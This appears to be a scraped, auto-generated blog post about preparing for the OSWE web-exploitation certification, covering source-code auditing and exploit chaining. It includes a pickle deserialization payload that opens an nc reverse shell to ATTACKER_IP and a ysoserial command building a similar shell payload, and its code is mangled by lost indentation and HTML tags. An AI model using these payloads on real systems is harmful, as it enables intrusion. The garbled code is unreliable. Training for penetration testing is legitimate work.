
Listen to this Post
Introduction:

The Offensive Security Web Expert (OSWE) certification represents a paradigm shift from black‑box web testing to sophisticated white‑box source code analysis. This advanced credential forces security professionals to move beyond scanner‑based findings and master the art of manually auditing application logic, leading to the development of custom, complex exploits. It is a critical evolution for penetration testers aiming to uncover deep, business‑logic flaws that automated tools consistently miss.
Learning Objectives:
- Understand the methodology for systematic white‑box source code review to identify vulnerability chains.
- Develop the skill to craft reliable, weaponized Python exploits for advanced web vulnerabilities.
- Master techniques for bypassing modern defensive controls through deep code analysis.
You Should Know:
1. The OSWE Mindset: From Fuzzing to Reasoning
The core of the OSWE is shifting your approach from an external attacker to a code auditor. Instead of solely sending malformed inputs, you learn to trace data flow from source to sink.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Environment Setup. You must be comfortable in a Linux code-auditing environment. Clone the target application and set up a local debugging instance.
git clone <target_app_repo>
cd target_app
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
Step 2: Grep for Dangerous Sinks. Perform an initial reconnaissance of the codebase to pinpoint dangerous functions (sinks).
 Find deserialization in Python code
grep -r "pickle|yaml|marshal|PyYAML" --include=".py" .
 Find command execution
grep -r "subprocess|os.system|eval|exec" --include=".py" .
 Find SQL query construction
grep -r "execute|cursor.query" --include=".py" .
Step 3: Trace Back the Data Flow. For each sink identified, manually trace the user‑controlled input backwards through the application logic to the entry point (source), noting any sanitization or validation.
2. Exploit Chaining: Building a Multi‑Stage Vulnerability Attack
OSWE-level vulnerabilities are rarely a single `print()` statement away from compromise. You learn to chain minor flaws to achieve critical impact.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify a Limited Vulnerability. Find a vulnerability with a constrained effect, such as a Path Traversal that only allows reading of files with a `.json` extension.
Step 2: Discover a Complementary Flaw. Audit code for another issue, like an insecure deserialization of JSON data. The chain becomes: 1) Use Path Traversal to write a malicious `.json` file to a known location, 2) Trigger the deserialization routine on that file.
Step 3: Craft the Polyglot Payload. Create a serialized payload that is also valid within the constraints of the first vulnerability. For a Python `pickle` exploit delivered via JSON file:
import pickle
import base64
import json

class Exploit(object):
def <strong>reduce</strong>(self):
import os
return (os.system, ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP 4444 >/tmp/f',))

payload = base64.b64encode(pickle.dumps(Exploit())).decode()
malicious_json = {"data": payload}
with open('payload.json', 'w') as f:
json.dump(malicious_json, f)
3. Bypassing Authentication and Authorization via Logic Flaws
A central theme is finding gaps in authentication/authorization schemas not by cracking passwords, but by understanding the code that validates them.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Locate the Authentication Router. Find the main login function and map the decision-making logic.
Step 2: Analyze for Inconsistencies. Look for differences in validation paths. A classic example is a `login(username, password)` function that returns a user object on success, and a separate `isAdmin(user)` function that only checks if the `user.role` property exists and equals 'admin'.
Step 3: Craft a Malicious Request. If you can influence object properties during registration or profile update, you may bypass the login but pass the admin check. Your exploit script would automate registration, property poisoning, and session usage.
4. Advanced Deserialization Exploitation in Modern Web Apps
Beyond simple `pickle` exploits, OSWE demands understanding deserialization in other contexts (PHP, Java, .NET) and crafting working exploits for custom formats.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify the Serialization Format. Use code analysis and intercepting requests to determine if it’s PHP serialize(), Java native, JSON, XML, or a custom binary format.
Step 2: Locate Gadget Chains (for Insecure Deserialization). In languages like Java, use tools like `ysoserial` or code review to find classes in the application’s classpath that can be chained to achieve RCE. The challenge is adapting public chains to a constrained environment.
Step 3: Generate and Deliver the Payload. For a Java application using Apache Commons Collections:
java -jar ysoserial.jar CommonsCollections5 'nc ATTACKER_IP 4445 -e /bin/bash' > payload.ser
Your Python exploit script would then send this serialized blob in the correct HTTP parameter.
- Automating the Audit and Exploitation Process with Python
The exam requires writing full, robust Python scripts—not one-liners. This involves programming HTTP sessions, parsing responses, and managing state.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Build a Reliable Session Helper Class. Use the `requests` library to handle cookies, CSRF tokens, and authentication persistently.
import requests
class ExploitSession:
def <strong>init</strong>(self, base_url):
self.session = requests.Session()
self.base_url = base_url
def login(self, user, pass):
 Logic to fetch tokens, post data, and maintain session
def post_exploit(self, path, data):
return self.session.post(self.base_url + path, data=data)
Step 2: Create Modular Functions for Each Attack Step. Separate functions for discovery, exploitation, and post‑compromise actions make your exploit debuggable and adaptable.
Step 3: Implement Comprehensive Error Handling and Logging. Your script should gracefully handle unexpected responses and provide clear output to prove the vulnerability chain was executed.
What Undercode Say:
- Key Takeaway 1: The OSWE signifies a transition from tool‑assisted pentesting to true software security auditing. The real‑world value lies not in passing the exam, but in internalizing the ability to read, understand, and attack any application’s source code—a skill that dramatically increases efficacy in secure code review and advanced penetration testing engagements.
- Key Takeaway 2: The certification’s intense focus on writing custom Python exploits creates a self‑sufficient practitioner. You are no longer reliant on Metasploit or public exploit code, enabling you to develop novel attacks for unique, mission‑critical applications that represent the highest value targets.
Prediction:
The methodologies tested by the OSWE will become the baseline for senior application security roles as the industry moves left and embraces DevSecOps. The ability to perform rapid, deep code‑level security assessments will be integrated into CI/CD pipelines, not just as SAST tool runs, but through automated, heuristic‑based code review scripts written by OSWE‑caliber professionals. Furthermore, as applications grow more complex with AI‑integrated logic, the white‑box skills to audit machine learning pipelines and data flow will be directly derived from the systematic code review principles championed by this certification.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Tonee M – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


